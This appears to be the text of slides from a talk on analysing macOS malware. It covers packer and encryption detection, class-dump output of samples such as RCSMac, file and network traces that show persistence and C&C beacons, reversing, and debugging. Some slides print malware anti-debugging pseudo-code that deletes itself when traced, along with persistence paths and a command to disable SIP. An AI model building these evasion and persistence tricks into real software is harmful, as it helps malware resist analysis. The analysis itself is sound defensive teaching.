
detecting encrypted binaries



```
//check all load commands
for(int i = 0; i<[machoHeader[LOAD_CMDS] count]; i++)
{
    //grab load command
    loadCommand = [machoHeader[LOAD_CMDS] pointerAtIndex:i];

    //check text segment
    if(0 == strncmp(loadCommand->segname, SEG_TEXT, sizeof(loadCommand->segname)))
    {
        //check if segment is protected
        if(SG_PROTECTED_VERSION_1 == (loadCommand->flags & SG_PROTECTED_VERSION_1))
        {
            //FILE IS ENCRYPTED
        }
    }
}
```

detecting encryption



#encrypted

Dock	(task: 321)	/System/Library/CoreServices/Dock.app/Contents/MacOS/Dock
Finder	(task: 323)	/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
fontd	(task: 301)	/System/Library/Frameworks/ApplicationServices.framework/Versions/A/F
install	(task: 22621)	/Users/[REDACTED]/install



TaskExplorer

FILE ATTRIBUTES

malware is often packed to 'hinder' detection/analysis




```
$ strings -a JavaW  
Info: This file is packed with the UPX executable packer http://upx.sf.net  
Id: UPX 3.09 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved.
```

iWorm (JavaW); packed

```
//count all occurrences
for(NSUInteger i = 0; i < length; i++)
    occurrences[0xFF & (int)data[i]]++;

//calc entropy
for(NSUInteger i = 0;
    i < sizeof(occurrences)/sizeof(occurrences[0]); i++)
{
    //add occurrences to entropy
    if(0 != occurrences[i])
    {
        //calc ratio
        px = occurrences[i]/(float)length;

        //cumulative entropy
        entropy -= px*log2(px);
    }
}
```



view all packed tasks/dylibs

generic packer detection algorithm

CLASSDUMP

extract class names, methods, & more...




```
$ class-dump RCSMac.app  
  
@interface __m_MCore : NSObject  
{  
    NSString *mBinaryName;  
    NSString *mSpoofedName;  
}  
  
- (BOOL)getRootThroughSLI;  
- (BOOL)isCrisisHookApp:(id)arg1;  
- (BOOL)makeBackdoorResident;  
- (void)renameBackdoorAndRelaunch;  
  
@end
```

rcsmac (osx/crisis)

```
$ class-dump Installer.app  
  
@interface ICDownloader :  
    NSObject <NSURLConnectionDelegate>  
{  
    NSURL *_URL;  
    NSString *_destPath;  
    long long _httpStatusCode;  
    NSString *_suggestedName;  
}  
  
- (void)startDownloading;  
  
@interface NSURL (ICEncryptedFileURLProtocol)  
+ (id)fileURLWithURL:(id)arg1;  
+ (id)encryptedFileURLWithURL:(id)arg1;  
  
@end
```

adware installer (InstallCore)



<http://stevenygard.com/projects/class-dump/>

DYNAMIC FILE I/O

quickly determine binaries file-related actions



```
$ man fs_usage  
FS_USAGE(1)
```

BSD General Commands Manual

fs_usage -- report system calls and page faults related to filesystem activity in real-time

fs_usage manpage

```
# fs_usage -w -f filesystem  
  
open   /Users/user/Library/LaunchAgents/com.apple.updater.plist  
write  F=2    B=0x4a  
  
open      F=5          /Users/Shared/dufh  
...  
chmod   <rwxr-xr-x>  /Users/Shared/dufh  
  
unlink           ./mackeeperExploiter
```

1

persistence as launch agent
(com.apple.updater.plist)

2

installation (/Users/
Shared/dufh)

3

self deletion, cleanup

file i/o (mackeeper exploiter)

NETWORK I/O

gain insight into the binary's network communications



note: C&C is (now) offline

ip.addr == 192.168.1.118

No.	Time	Source	Destination	Protocol	Length	Info
6	2.173693	192.168.1.118	8.8.8.8	DNS	83	Standard query 0x4d97 A itunes212.appleupd.com
73	32.453187	8.8.8.8	192.168.1.118	DNS	83	Standard query response 0x4d97 Server failure A itunes212.appleupd.com
74	32.453312	192.168.1.118	8.8.8.8	ICMP	70	Destination unreachable (Port unreachable)

0000 c8 b3 73 52 77 c8 00 0c 29 97 e7 f1 08 00 45 00 ..sRw...).....E.
0010 00 45 87 45 00 00 ff 11 00 00 c0 a8 01 76 08 08 .E.E....v..
0020 08 08 f7 03 00 35 00 31 d2 70 4d 97 01 00 00 015.1 .pM.....
0030 00 00 00 00 00 00 09 69 74 75 6e 65 73 32 31 32i tunes212
0040 09 61 70 70 6c 65 75 70 64 74 03 63 6f 6d 00 00 .appleupd.com..
0050 01 00 01 ...

itunes212.appleupd.com


osx/careto in wireshark



odd dns queries



periodic beacons



(custom) encrypted traffic

VIRUSTOTAL SANDBOX

file i/o + network i/o, and more!



SHA256: ee947ac9547de141285f62b740355bacf0f4cde4a060bc051c2294f781f195f0
File name: JavaW
Detection ratio: 31 / 54
Analysis date: 2016-01-20 10:58:02 UTC (3 weeks, 5 days ago)

Analysis File detail Relationships Additional information Comments 0 Votes Behavioural information

virus total portal

Opened files

- [sample.bin] /Library (successful)
- [sample.bin] /Users/user1/.JavaW (failed)
- [sample.bin] /Users/user1/.JavaW (successful)
- [sample.bin] /dev/urandom (successful)
- [sample.bin] /usr/lib/dyld (successful)
- [sample.bin] /usr/share/zoneinfo/UTC (successful)

Written files

- [sample.bin] /Users/user1/.JavaW (successful)

file i/o (iWorm)



"VirusTotal += Mac OS X execution"

blog.virustotal.com/2015/11/virustotal-mac-os-x-execution.html



DNS requests

www.reddit.com (198.41.208.138)

↔ TCP connections

198.41.209.138:443

network i/o (iWorm)

REVERSING OBJECTIVE-C

understand



```
connectedToInternet(void) proc near  
  
mov     rdi, cs:_OBJC_CLASS_$_NSURL  
mov     rsi, cs:URLWithString ; "URLWithString:"  
lea     rdx, cfstr_google ; "www.google.com"  
mov     rax, cs:_objc_msgSend_ptr  
call    rax ; objc_msgSend  
...
```

internet check (mackeeper exploiter)

arg	name	(for) objc_msgSend
0	RDI	class
1	RSI	method name
2	RDX	1st argument
3	RCX	2nd argument
4	R8	3rd argument
5	R9	4th argument

calling convention (**system v amd64 abi**)

```
id objc_msgSend(id self, SEL op, ...)
```

Parameters

self A pointer that points to the instance of the class that is to receive the message.

op The selector of the method that handles the message.

... A variable argument list containing the arguments to the method.

objc_msgSend function

DECOMPILE


there's an app for that!



```
connectedToInternet(void) proc near  
  
    mov     rdi, cs:_OBJC_CLASS_$_NSURL  
    mov     rsi, cs:URLWithString_  
    lea     rdx, cfstr_google ; "www.google.com"  
    mov     rax, cs:_objc_msgSend_ptr  
    call    rax  
    ...
```



```
int connectedToInternet()  
{  
    rax = [NSURL URLWithString:@"http://www.google.com"];  
    rdx = rax;  
  
    var_38 = [NSData dataWithContentsOfURL:rdx];  
    if(var_38 != 0x0) {  
        var_1 = 0x1;  
    }  
    else {  
        var_1 = 0x0;  
    }  
    rax = var_1 & 0x1 & 0xff;  
    return rax;  
}
```



hopper.app

<http://www.hopperapp.com>



decompilation; internet check (mackeeper exploiter)

DEBUGGING

using llDb; os x's debugger



```
$ llDb newMalware  
(lldb) target create "/Users/patrick/malware/newMalware"  
Current executable set to '/Users/patrick/malware/newMalware' (x86_64).
```

beginning a debugging session

see: "Gdb to LLDB Command Map"

command	description	example
r	launch (run) the process	
b	breakpoint on function	b system
br s -a <addr>	breakpoint on a memory add	br s -a 0x10001337
si/ni	step into/step over	
po	print objective-C object	po \$rax
reg read	print all registers	

common llDb commands

DEBUGGING DETECTION

os x anti-debugging techniques



```
call    _getpid
mov     [rbp+var_34], eax
mov     [rbp+var_2D0], 288h
lea     rdi, [rbp+var_40]
lea     rdx, [rbp+var_2C8]
lea     rcx, [rbp+var_2D0]
mov     esi, 4
xor     r8d, r8d
xor     r9d, r9d
call    _sysctl
mov     eax, [rbp+var_2A8]
test   ah, 8
jz     short notDebugged
mov     rdi, [rbx]
call    _remove
```

anti-debug (mackeeper exploiter)

```
▼ L info (kinfo_proc)
  ▼ kp_proc (extern_proc)
    p_flag = (int) 0x00005804
```

process flags (debugged)



*"Analyzing the Anti-Analysis Logic,
of an Adware Installer"*

```
//debugger flag
#define P_TRACED 0x00000800

//management info base ('mib')
mib[0] = CTL_KERN;
mib[1] = KERN_PROC;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();

//get process info
sysctl(mib, sizeof(mib)/sizeof(*mib), &info, &size, NULL, 0);

//check flags to determine if debugged
if(P_TRACED == (info.kp_proc.p_flag & P_TRACED))
{
    //process is debugged!

    //self delete
    remove(path2Self);
}
```

anti-debug pseudo-code

ENABLING KERNEL DEBUGGING

for analyzing kernel extensions and rootkit components



1 disable SIP (in recovery mode; ⌘+r)

```
Terminal — bash — 66x17
[bash-3.2# csrutil disable
Successfully disabled System Integrity Protection. Please restart
the machine for the changes to take effect.
```

2 enable debugging

```
# nvram boot-args="debug=0x141 pmuflags=1 -v"
```

3 install appropriate ‘kernel debug kit’


Description
+ Kernel Debug Kit 10.11.1 Build 15B42
+ HTTP Live Streaming Tools



*“Kernel Debugging a Virtualized
OS X Image”*


PART 0x5: HEALTH & HAPPINESS

how do i protect my personal macs?

